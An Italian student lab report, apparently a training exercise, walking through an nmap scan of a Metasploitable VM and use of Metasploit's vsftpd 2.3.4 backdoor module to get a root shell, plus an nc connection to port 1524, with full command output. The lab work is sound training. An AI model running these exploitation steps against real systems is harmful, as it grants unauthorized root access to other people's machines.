


Relazione esercizio S7L1

Come prima cosa abbiamo impostato l'indirizzo IP della macchina vittima (192.168.1.149/24)



```
Metasploitable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
Last login: Mon Dec 16 11:22:38 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:76:ba:e1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe76:bae1/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Sulla macchina attaccante (IP 192.168.1.100) dopo essersi assicurati di essere nella stessa rete della macchina vittima avviando un comando “nmap” per connettersi alla macchina vittima con la quale si stabilisce una connessione ftp tra le due macchine.

```
(kali@kalivbox)-[~]
$ nmap 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 16:29 CET
Nmap scan report for 192.168.1.149
Host is up (0.0036s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:76:BA:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds

(kali@kalivbox)-[~]
$ nmap 192.168.1.149:6200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 16:29 CET
Failed to resolve "192.168.1.149:6200".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds

(kali@kalivbox)-[~]
$ nmap -p 6200 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 16:30 CET
Nmap scan report for 192.168.1.149
Host is up (0.0014s latency).

PORT      STATE SERVICE
6200/tcp  closed lm-x
MAC Address: 08:00:27:76:BA:E1 (Oracle VirtualBox virtual NIC)
```

Dopo di che avviamo Metasploit su Kali-linux cerchiamo il servizio da utilizzare (vsftpd) e lo selezioniamo

```
= [ metasploit v6.4.38-dev ]
+ -- -- [ 2467 exploits - 1273 auxiliary - 431 post ]
+ -- -- [ 1478 payloads - 49 encoders - 13 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execut
ion

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-      -
CHOST      The local client address
CPORT      The local client port
Proxies    A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
asics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic
```

Fatto ciò, impostiamo l'RHOSTS (l'IP della macchina bersaglio) e diamo l'exploit (o diamo il comando "run")

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > nc 192.168.1.149 1524
[*] exec: nc 192.168.1.149 1524

root@metasploitable:/# back
bash: back: command not found
root@metasploitable:/# reboot
root@metasploitable:/# msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf6 > search vsftpd

Matching Modules



| # | Name                                 | Disclosure Date | Rank      | Check | Description                           |
|---|--------------------------------------|-----------------|-----------|-------|---------------------------------------|
| 0 | auxiliary/dos/ftp/vsftpd_232         | 2011-02-03      | normal    | Yes   | VSFTPD 2.3.2 Denial of Service        |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | VSFTPD v2.3.4 Backdoor Command Execut |


ion

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:38183 → 192.168.1.149:6200) at 2024-12-16 17:37:37 +0100
```

Se tutto è andato a buon fine avremo aperto una backdoor nella macchina vittima dell'attacco dove ora possiamo navigare in tranquillità e fare cose come eliminare o creare nuove cartelle, immettere programmi o stringhe di codice pericolose o dannose per la macchina bersaglio. Il compito chiedeva la creazione di una directory sul desktop della vittima.

```
ls -l
total 97
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root 1024 May 13  2012 boot
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13540 Dec 16 11:29 dev
drwxr-xr-x 94 root root  4096 Dec 16 11:29 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 May 13  2012 lib
drwx----- 2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
-rw----- 1 root root 16636 Dec 16 11:29 nohup.out
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 107 root root    0 Dec 16 11:29 proc
drwxr-xr-x 13 root root  4096 Dec 16 11:29 root
drwxr-xr-x  2 root root  4096 May 13  2012 sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
drwxr-xr-x 12 root root    0 Dec 16 11:29 sys
drwxr-xr-x  2 root root  4096 Dec 16 10:53 test_metasploit
drwxrwxrwt  4 root root  4096 Dec 16 11:29 tmp
drwxr-xr-x 12 root root  4096 Apr 27  2010 usr
drwxr-xr-x 14 root root  4096 Mar 17  2010 var
lrwxrwxrwx  1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
cd
sh: line 7: cd: HOME not set
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
```

```
tmp
usr
var
vmlinuz
cd root
```

```
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```